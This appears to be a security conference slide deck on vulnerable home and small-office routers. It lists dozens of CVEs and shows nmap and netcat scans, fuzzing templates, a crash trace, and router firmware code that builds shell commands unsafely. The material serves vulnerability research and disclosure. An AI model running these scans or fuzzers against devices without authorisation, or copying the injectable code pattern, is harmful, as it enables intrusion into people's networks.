independent security evaluators

SO HOpelessly Broken: The Implications of Pervasive Vulnerabilities in SOHO Router Products.

Jacob Holcomb
Associate Security Analyst
Independent Security Evaluators

Speaker Information

- **Who?** Jacob Holcomb
  Twitter: @rootHak42
  Blog: http://infosec42.blogspot.com
- **What?** Security Analyst @ ISE
- **Why?** I <3 exploiting computer code

Why is this information relevant to you?

- Everyone in the audience is a consumer of SOHO networking equipment.

- **100%** of routers we evaluated were vulnerable to exploitation.

Acknowledgements

- **Independent Security Evaluators**
  - Jacob Thompson, Alex Morrow, Stephen Bono, and Kedy Liu
- **Paul Asadoorian – PaulDotCom**
  - SANS Webcast: Hacking Embedded Systems (No Axe Required)
- **Craig Heffner -** http://www.devttys0.com/
  - Great resource for embedded device hacking

READ OUR PAPERS!

- **Independent Security Evaluators**
  - **Exploiting SOHO Routers -** http://securityevaluators.com/content/case-studies/routers/soho_router_hacks.jsp
  - **Exploiting SOHO Router Services -** http://securityevaluators.com/content/case-studies/routers/soho_service_hacks.jsp

Topics

- What are SOHO devices
- Players in the market
- Router Technology
- Testing Methodology
- Exploit Research and Development
- Mitigations

Holy hole in the router, Batman!

1. CVE-2013-0126: Cross-Site Request Forgery
2. CVE-2013-2644: FTP Directory Traversal
3. CVE-2013-2645: Cross-Site Request Forgery
4. CVE-2013-2646: Denial of Service
5. CVE-2013-3064: Unvalidated URL Redirect
6. CVE-2013-3065: DOM Cross-Site Scripting
7. CVE-2013-3066: Information Disclosure
8. CVE-2013-3067: Cross-Site Scripting
9. CVE-2013-3068: Cross-Site Request Forgery
10. CVE-2013-3069: Cross-Site Scripting
11. CVE-2013-3070: Information Disclosure
12. CVE-2013-3071: Authentication Bypass
13. CVE-2013-3072: Unauthenticated Hardware Linking
14. CVE-2013-3073: SMB Symlink Traversal
15. CVE-2013-3074: Media Server Denial of Service
16. CVE-2013-3083: Cross-Site Request Forgery
17. CVE-2013-3084: Cross-Site Scripting
18. CVE-2013-3085: Authentication Bypass
19. CVE-2013-3086: Cross-Site Request Forgery
20. CVE-2013-3087: Cross-Site Scripting
21. CVE-2013-3088: Authentication Bypass
22. CVE-2013-3089: Cross-Site Request Forgery
23. CVE-2013-3090: Cross-Site Scripting
24. CVE-2013-3091: Authentication Bypass
25. CVE-2013-3092: Failure to Validate HTTP Authorization Header
26. CVE-2013-3095: Cross-Site Request Forgery
27. CVE-2013-3096: Unauthenticated Hardware Linking
28. CVE-2013-3097: Cross-Site Scripting
29. CVE-2013-4654: SMB Symlink Traversal
30. CVE-2013-4655: SMB Symlink Traversal
31. CVE-2013-4656: SMB Symlink Traversal
32. CVE-2013-4657: SMB Symlink Traversal
33. CVE-2013-4658: SMB Symlink Traversal
34. CVE-2013-4659: Multiple Buffer Overflows
35. CVE-2013-3365: Multiple Command Injection
36. CVE-2013-3366: Backdoor
37. CVE-2013-3367: Backdoor
38. CVE-2013-3516: Cross-Site Request Forgery/Token Bypass
39. CVE-2013-3517: Cross-Site Scripting
40. CVE-2013-3093: Cross-Site Request Forgery
41. CVE-2013-3094: Persistent Code Execution
42. CVE-2013-3098: Cross-Site Request Forgery
43. CVE-2013-3099: Unvalidated URL Redirect
44. CVE-2013-3100: Multiple Buffer Overflows
45. CVE-2013-3101: Cross-Site Scripting
46. CVE-2013-4855: Symlink Traversal
47. CVE-2013-4856: Information Disclosure
48. CVE-2013-4857: File Inclusion
49. CVE-2013-4848: Cross-Site Request Forgery
50. CVE-2013-4913: Improper File-system permissions
51. CVE-2013-4914: Improper File-system permissions
52. CVE-2013-4915: Improper File-system permissions
53. CVE-2013-4916: Improper File-system permissions
54. CVE-2013-4917: Improper File-system permissions
55. CVE-2013-4918: Insecure Cryptographic Storage
56. CVE-2013-4919: Insecure Cryptographic Storage

Subject Background

- **What are SOHO network devices?**
  - Networking equipment used in small networks
  - Supplemental equipment (e.g., enterprise networks)

- **Who uses SOHO networking devices?**
  - Small Businesses
  - Home Users
  - Large Enterprises

Players in the SOHO Market

- **Vendors**
  - Linksys, Belkin, Netgear, ASUS, Actiontec, D-Link, TP-Link, TRENDnet

- **Consumers**
  - Ma and Pa (Home Users)
  - KWIK-E Mart (Small Businesses)
  - Large Enterprises

Evaluated SOHO Products


- **ASUS:** RT-AC66U and RT-N56U
- **TRENDnet:** TEW-812DRU
- **TP-LINK:** TL-WDR4300 and TL-1043ND
- **Linksys:** EA6500 and WRT310Nv2
- **Netgear:** WNR3500 and WNDR4700
- **Belkin:** N900, N300, and F5D8236-4v2
- **D-Link:** DIR-865L
- **Verizon Actiontec:** MI424WR-GEN3I

Why did we choose these routers?

- Popular brands
- Popular models
- New router technology

Is this a Router or a Millennium Falcon?

- **21st Century SOHO Router Technology**
  - Ability to stream digital content
  - Ability to backup networked computers
  - Network Attached Storage (NAS)
  - Network Printing
  - Cloud Ready file access



Security Risks

- Larger attack surface
- Insecure by default
- Assumption of security on the (wireless) LAN
- Poor security design and implementation


Testing Methodology

- Information Gathering
- Scanning and Enumeration
- Gaining Access
- Maintaining Access

Information Gathering

- **Administration Settings**
  - Default credentials
  - Management interface
- **WLAN Settings**
  - SSID and wireless encryption
- **Network Service Settings**
  - DHCP, DNS, SNMP, UPnP, SMB, FTP, etc.

Scanning and Enumeration Cont.



```
root@Hak42:/# nmap -sS -Pn -sV -p T:1-65535 192.168.1.1

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-28 18:25 EDT
Nmap scan report for Wireless_Broadband_Router.InfoSec42 (192.168.1.1)
Host is up (0.0053s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE        VERSION
23/tcp    open  tcpwrapped
80/tcp    open  http           Verizon FIOS Actiontec http config
234/tcp   open  tcpwrapped
443/tcp   open  ssl/http       Verizon FIOS Actiontec http config
992/tcp   open  ssl/tcpwrapped
2555/tcp open   unknown
2556/tcp open   unknown
4567/tcp open   http           Actiontec TR069 remote access
8023/tcp open   tcpwrapped
8080/tcp open   http           Verizon FIOS Actiontec http config
8443/tcp open   ssl/http       Verizon FIOS Actiontec http config
```


Port Scan

TCP: nmap –sS –Pn –sV –p T:1-65535 X.X.X.X

UDP: nmap –sU –Pn –p U:1-65535 X.X.X.X

Banner Grab

Netcat: nc –nv <X.X.X.X> <port>



```
root@Hak42:/# nc -nv 192.168.1.1 8080
(UNKNOWN) [192.168.1.1] 8080 (http-alt) open
GET / HTTP/1.1

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: rg_cookie_session_id=1476875494; path=/;
Cache-Control: no-cache,no-store
Pragma: no-cache
Expires: Sun, 28 Jul 2013 22:33:39 GMT
Date: Sun, 28 Jul 2013 22:33:39 GMT
Accept-Ranges: bytes
Connection: close

<!--- Page(9074)=[Login] ---><HTML><HEAD><META HTTP-E
TENT="NO-CACHE"><META HTTP-EQUIV="PRAGMA" CONTENT="NO
ground-image: url('images/gradientstrip.gif'); backgr
TD, INPUT, OPTION, SELECT {font-size: 11px}
TD GRID {border-left:1px solid #ffffff;border-top:1px
```

Gaining Access

- **Service Investigation**
  - Analyze web applications
  - Analyze servers (e.g., FTP, SMTP, SMB, HTTP)
  - Source Code Review (Static Code Analysis)
  - Fuzz Network Services (Dynamic Analysis)


Analyzing Web Applications

- **Understand the application**
  - – Programming languages used
    - Server side (e.g., PHP, .NET, Python, ASP, Ruby on Rails)
    - Client side (e.g., JavaScript, HTML, JSON, Flash)
  - – Protocols and APIs used (e.g., SOAP, REST)
  - – Internet Media Type/MIME (e.g., JavaScript, HTML)

- **Toolz**
  - – Web proxy (i.e., Burpsuite)
  - – Firebug (JavaScript debugger, HTML inspection)
  - – Web Crawler

Analyzing Web Applications Cont.


Burpsuite



Response from http://192.168.1.1:80/index.cgi

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html
Cache-Control: public
Pragma: cache
Expires: Sun, 28 Jul 2013 23:44:07 GMT
Date: Sun, 28 Jul 2013 23:14:07 GMT
Last-Modified: Sun, 28 Jul 2013 23:14:07 GMT
Accept-Ranges: bytes
Connection: close
Location: /index.cgi?active%5fpage=9074&active%5fpage%5fstr=page%5flogin&req%5fmode=1&mimic%5fbutto

<html>
<head>
  <title>302 Moved Temporarily</title>
</head>
<body bgcolor="ffffff">
  <h2>302 Moved Temporarily<h2>
  <p>
   <a href="/index.cgi?active%5fpage=9074&active%5fpage%5fstr=page%5flogin&req%5fmode=1&mimic%5fbut
</body>
</html>
```



```
<!--- Page(9074)=[Login] --->
<html>
  <head>
      <meta content="text/html; charset=UTF-8" http-equiv="Content-Type">
      <meta content="Sun, 28 Jul 2013 23:13:55 GMT" http-equiv="EXPIRES">
      <meta content="NO-CACHE" http-equiv="CACHE-CONTROL">
      <meta content="NO-CACHE" http-equiv="PRAGMA">
      <title>Verizon</title>
    <style type="text/css">
  </head>
```

Firebug

Analyzing Servers

- **Authentication**
  - Type (e.g., Password, Certificate)
  - Anonymous access/Weak or no credentials
  - Misconfigurations (e.g., Directory listing, permissions)


- **Encryption**
  - SSL/TLS?
  - SSH (AES, 3DES)?

Static Code Analysis

- **If source code is available, GET IT!**
- **Things to look for:**
  - Logic flaws (e.g., authentication, authorization)
  - Functions not performing bounds-checking
  - Backdoors

Static Code Cont.

Vulnerable code



```
char ttybuf[16], buf[256];
FILE *ppp_fp;
int i;

system("mkdir -p /tmp/ppp");
sprintf(buf, "echo '%s * %s *'>/tmp/ppp/pap-secrets", nvram_safe_get("wan_pptp_username"), nvram_safe_get("wan_pptp_passwd"));
system(buf);
sprintf(buf, "echo '%s * %s *'>/tmp/ppp/chap-secrets", nvram_safe_get("wan_pptp_username"), nvram_safe_get("wan_pptp_passwd"));
system(buf);
```

*Code from the TRENDnet TEW-812DRU – network.c


Fuzzing (Dynamic Analysis)

- **What happens if peculiar input is introduced?**
  - A{-G42!BBB}}}}}}/\/\/}}}}}}+=-_-1234d`~~((.)_(.))$
  - AAAAAAAAAAAAAAAAAAAAAAAAAA

- **Fuzzers**
  - **SPIKE:** generic_send_tcp X.X.X.X 21 ftp.spk 0 0
  - **BED:** ./bed.pl -s HTTP -t X.X.X.X -p 80
  - **Metasploit Framework**
  - **Python!**

SPIKE

Spike Template (*.spk)




```
s_string("GET");
s_string(" ");
s_string_variable("/fuzz");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");
sleep(1);

s_string("Host: ");
s_string_variable("192.168.2.44");
s_string(":");
s_string_variable("80");
s_string("\r\n");
sleep(1);

s_string("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)");
s_string("\r\n\r\n");
sleep(1);
```

SPIKE Cont.


Fuzzing



```
Gimppy@Hak42:/usr/share/spike$ generic_send_tcp 192.168.1.1 8080 http.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
^C
```

Analyze Fuzzing Results

- **Toolz**
  - Debugger (i.e., GDB)
  - System Call Tracer (i.e., strace)



```
gdb) i r
         zero       at       v0       v1       a0       a1       a2       a3
R0   00000000 00000000 00000000 1dcd0000 7fff69c0 00000000 00000000 00000000
           t0       t1       t2       t3       t4       t5       t6       t7
R8   00000000 0000fc00 00000000 802de000 00000000 00000004 7f82ed18 00000000
           s0       s1       s2       s3       s4       s5       s6       s7
R16  42424242 42424242 42424242 42424242 42424242 00425008 7fff6c50 00410000
           t8       t9       k0       k1       gp       sp       s8       ra
R24  00000000 7fff6b50 00000000 00000000 42424242 7fff6b60 00410000 7fff6b58
       status       lo       hi badvaddr    cause       pc
     0100fc13 02625a00 00000000 2ab59358 00000024 7fff6b64
         fcsr      fir      hi1      lo1      hi2      lo2      hi3      lo3
     00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
       dspctl  restart
     00000000 00000000
gdb) x/21i $sp
  0x7fff6b60:  andi    at,k1,0x4132
> 0x7fff6b64:  lui     t0,0x6e6c
```

